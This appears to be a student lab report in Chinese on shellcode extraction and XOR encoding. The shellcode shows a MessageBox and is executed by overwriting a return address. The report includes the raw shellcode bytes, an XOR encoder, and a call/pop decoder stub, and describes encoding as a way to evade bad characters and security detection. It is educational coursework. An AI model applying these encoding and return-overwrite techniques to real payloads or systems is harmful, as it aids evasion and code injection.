

软件安全第五次实验报告

姓名：林晖鹏 学号：2312966

实验名称：

Shellcode编写及编码

实验要求：

复现第五章实验三，并将产生的编码后的shellcode在示例5-4中进行验证，阐述shellcode编码的原理、shellcode提取的思想。

实验过程：

一、提取shellcode代码

1. 获得MessageBoxA的地址

书本上介绍了两种方法，分别是用**工具Dependency Walker**和**运行代码**，下面我们用运行代码来获得地址：

代码块


```
1  #include <windows.h>
2  #include <stdio.h>
3  int main()
4  {
5      HINSTANCE LibHandle;
6      FARPROC ProcAdd;
7      LibHandle = LoadLibrary("user32");
8      //获取user32.dll的地址
9      printf("user32 = 0x%x \n", LibHandle);
10     //获取MessageBoxA的地址
```

```

11     ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");
12     printf("MessageBoxA = 0x%x \n", ProcAdd);
13     getchar();
14     return 0;
15 }

```

在运行代码之后，我们得到MessageBoxA的地址为 **0x77d507ea**。



2. 提取shellcode代码

2.1 用C语言书写要执行的代码

我们希望弹出MessageBox，所以我们设计一下代码

代码块

```

1  #include <windows.h>
2  #include <stdio.h>
3  int main()
4  {
5      MessageBox(NULL, NULL, NULL, 0);
6      return 0;
7  }

```

2.2 获取对应汇编代码

然后我们进入汇编模式，来获取对应汇编代码，如下图。

```

5:      MessageBox(NULL, NULL, NULL, 0);
> 00401028  mov     esi,esp
    0040102A  push    0
    0040102C  push    0
    0040102E  push    0
    00401030  push    0
    00401032  call    dword ptr [__imp__MessageBoxA@16 (0042428c)]

```

2.3 处理对应的汇编代码


3. 验证shellcode

我们将上面得到的机器码用转义字符转义成字节，然后验证这个shellcode编码：

代码块

```
1  #include<stdio.h>
2  #include<windows.h>
3  char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";
4  void main()
5  {
6      LoadLibrary("user32.dll");
7      int *ret;
8      ret=(int*)&ret+2;
9      (*ret)=(int)ourshellcode;
10     return;
11 }
```

这里利用ret指针将return要执行的命令覆盖了，而是执行我们编写的shellcode代码。



成功弹出MessageBox

二、编码shellcode

1. 提取shellcode

在前面的基础上，我们尝试编写用MessageBox输出“I love NKU”的shellcode。

由于要四字节存入，，不足四字节的在后面补上空格的编码\x20。所以“I love NKU”对应的ASCII码是 `\x49\x20\x6C\x6F\x76\x65\x20\x4E\x4B\x55\x20\x20`。但是这里要倒过来入栈。

然后我们利用esp来获取字符串地址。

代码块

```
1  #include <stdio.h>
2  #include <windows.h>
3  void main()
4  {
5      LoadLibrary("user32.dll");//加载user32.dll
6      _asm
7      {
8          xor ebx,ebx
9          push ebx//push 0
10         push 2020554Bh
11         push 4E206576h
12         push 6F6C2049h
13         mov eax, esp
14
15         push ebx//push 0
16         push eax
17         push eax
18         push ebx
19         mov eax, 0x77d507ea
20         call eax
21     }
22     return;
23 }
```

```

7:  {
8:      xor ebx,ebx
0040B77C:  xor     ebx,ebx
9:      push ebx//push 0
0040B77E:  push    ebx
10:     push 2020554Bh
0040B77F:  push    2020554Bh
11:     push 4E206576h
0040B784:  push    4E206576h
12:     push 6F6C2049h
0040B789:  push    6F6C2049h
13:     mov  eax, esp
0040B78E:  mov     eax,esp
14:
15:     push ebx//push 0
0040B790:  push    ebx
16:     push  eax
0040B791:  push    eax
17:     push  eax
0040B792:  push    eax
18:     push  ebx
0040B793:  push    ebx
19:     mov  eax, 0x77d507ea
0040B794:  mov     eax,77D507EAh
20:     call eax
0040B799:  call    eax

```

Memory	
Address:	0x0040B77C
0040B77C	33 DB 53 68 4B 55 20 20 68 76 65 20 4E 68 49 33 hKU hve NhI
0040B78B	20 6C 6F 8B C4 53 50 50 53 B8 EA 07 D5 77 FF 10 端SPPS戈.諧.
0040B79A	D0 5F 5E 5B 83 C4 40 3B EC E8 38 59 FF FF 8B 略^[船@;虞8Y...
0040B7A9	E5 5D C3 CC CC CC CC CC CC CC CC CC CC CC CC 銘錫
0040B7B8	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B7C7	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B7D6	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B7E5	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B7F4	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B803	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B812	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B821	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B830	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B83F	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B84E	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤
0040B85D	CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC 汤汤汤汤汤汤汤汤

然后我们用同样的方法获得机器码，进而获得了shellcode：


代码块

```

1  33 DB 53 68 4B 55 20 20 68 76 65 20 4E 68 49
2  20 6C 6F 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0

```

同样，我们用上面的办法进行验证：



2. 异或编码shellcode

由于字符集的差异、为了绕过“坏字符”、绕过安全防护检测，我们经常要对shellcode进行编码操作。而对于二进制shellcode机器码的编码，我们一般尝试去加壳。

下面我们对上面我们的shellcode进行异或编码，执行以下代码：(注意这里要在结尾加一个空指令0x90作为结束符)

代码块

```
1  #include <stdlib.h>
2  #include <string.h>
3  #include <stdio.h>
4  void encoder(char* input, unsigned char key)
5  {
6      int i = 0, len = 0;
7      FILE * fp;
8      len = strlen(input);
9      unsigned char * output = (unsigned char *)malloc(len + 1);
10     for (i = 0; i<len; i++)
11         output[i] = input[i] ^ key;
12     fp = fopen("encode.txt", "w+");
13     fprintf(fp, "\\");
14     for (i = 0; i<len; i++)
15     {
16         fprintf(fp, "\\x%.2x", output[i]);
17         if ((i + 1) % 16 == 0)
18             fprintf(fp, "\\n\\");
19     }
20     fprintf(fp, "\\");
21     fclose(fp);
22     printf("dump the encoded shellcode to encode.txt OK!\\n");
23     free(output);
24 }
25 int main()
26 {
27     char sc[]
28     = "\\x33\\xDB\\x53\\x68\\x4B\\x55\\x20\\x20\\x68\\x76\\x65\\x20\\x4E\\x68\\x49\\x20\\x6C\\x6F\\x8B\\
29     xC4\\x53\\x50\\x50\\x53\\xB8\\xEA\\x07\\xD5\\x77\\xFF\\xD0\\x90";
30     encoder(sc, 0x44);
31     getchar();
32     return 0;
33 }
```

执行之后，我们得到异或编码之后的shellcode编码：

```
代码块 1 0x77\x9f\x17\x2c\x0f\x11\x64\x64\x2c\x32\x21\x64\x0a\x2c\x0d\x64
2  \x28\x2b\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd3
```

3. 对编码后的shellcode解码

3.1 eax指向shellcode的起始位置

在得到编码后的shellcode代码后，我们一般要在前面加一段解码的代码，否则无法实现shellcode的功能。下面我们使用的解码器，要求eax指向shellcode的起始位置。这里我们用两句代码来实现这个要求：

代码块

```
1  call label;
2  label: pop eax
3  //shellcode起始位置
```

我们来分析这两句代码为什么能实现eax指向shellcode的起始位置：当我们执行 `call label` 的时候，程序会将下一条指令的地址压入栈中，也就是shellcode起始位置（这里的 `label: pop eax` 不算指令）；然后跳转到label中执行指令；而 `pop eax` 又将栈顶的元素弹出并赋值给eax，所以此时eax存入了shellcode起始位置的地址。

3.2 得到完整的shellcode代码

我们编写汇编代码来实现解码操作，然后再次观察反汇编代码，查找地址来找到对应的机器码。

代码块

```
1  #include <stdlib.h>
2  #include <string.h>
3  #include <stdio.h>
4
5  int main()
6  {
7      __asm
8      {
9          call label;
10         label: pop eax;
11         add eax, 0x15 ;越过decoder记录shellcode起始地址
12         xor ecx, ecx
13     decode_loop:
14         mov bl, [eax + ecx]
15         xor bl, 0x44 ;用0x44作为key
16         mov [eax + ecx], bl
17         inc ecx
```

```

18         cmp bl, 0x90                ;末尾放一个0x90作为结束符
19         jne decode_loop
20     }
21
22     return 0;
23 }

```

```

9:      call lable; |
00401038 call lable (0040103d)
10:      lable: pop eax;
0040103D pop     eax
11:      add eax, 0x15                ;越过d
0040103E add     eax, 15h
12:      xor ecx, ecx
00401041 xor     ecx, ecx
13:      decode_loop:
14:      mov bl, [eax + ecx]
00401043 mov     bl, byte ptr [eax+ecx]
15:      xor bl, 0x44                ;用0x44
00401046 xor     bl, 44h
16:      mov [eax + ecx], bl
00401049 mov     byte ptr [eax+ecx], bl
17:      inc ecx
0040104C inc     ecx
18:      cmp bl, 0x90                ;末尾放
0040104D cmp     bl, 90h
19:      jne decode_loop
00401050 jne     decode_loop (00401043)

```

Memory														
Address:		0x00401038												
00401038	E8 00 00 00 00 58 83 C0 15 33 C9 8A 1C 08	X船.3猪..												
00401046	80 F3 44 88 1C 08 41 80 FB 90 75 F1 33 C0	驢...A.麗u.3.												
00401054	5F 5E 5B 83 C4 40 3B EC E8 4F 24 00 00 8B	^ [麵e;虐0\$...												
00401062	E5 5D C3 CC CC CC CC CC CC CC CC CC CC CC	銷猛汤汤汤汤汤												
00401070	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
0040107E	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
0040108C	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
0040109A	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010A8	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010B6	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010C4	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010D2	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010E0	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010EE	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
004010FC	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												
0040110A	CC CC CC CC CC CC CC CC CC CC CC CC CC CC	汤汤汤汤汤汤汤												

对应机器码如下：

代码块

```

1  E8 00 00 00 00 58 83 C0 15 33 C9 8A 1C 08
2  80 F3 44 88 1C 08 41 80 FB 90 75 F1

```

然后我们拼接两段代码，得到完整的shellcode代码：

代码块


```

1  \xe8\x00\x00\x00\x00\x58\x83\xc0\x15\x33\xc9\x8a\x1c\x08\x80\xf3\x44\x88\x1c\x08\x41\x80\xfb\x90\x75\xf1\x77\x9f\x17\x2c\x0f\x11\x64\x64\x2c\x32\x21\x64\x0a\x2c\x0d\x64\x28\x2b\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd3

```

4. 验证shellcode代码

然后我们用示例5-4的代码来验证，发现成功实现漏洞。



实验总结

本次实验我们实现了shellcode提取、编码、解码、验证。对如何实现一个漏洞有了新的理解。

本实验的漏洞主要是抓住了指针偏移后对return执行代码的覆写，改成了我们想要实现的shellcode代码。

这里我们用的是机器码。我们通过编写我们想要执行的C代码，然后通过反汇编代码获取这个C代码的机器码。获得主体代码之后，我们对这个shellcode进行编码，并在编码后的代码前加上解码器，最终得到完整的shellcode代码。

本实验主要是学习了一个shellcode的基本框架，需要先编码，并且在前面加上解码器才能使用。同时熟悉了如何获取对应代码的机器码。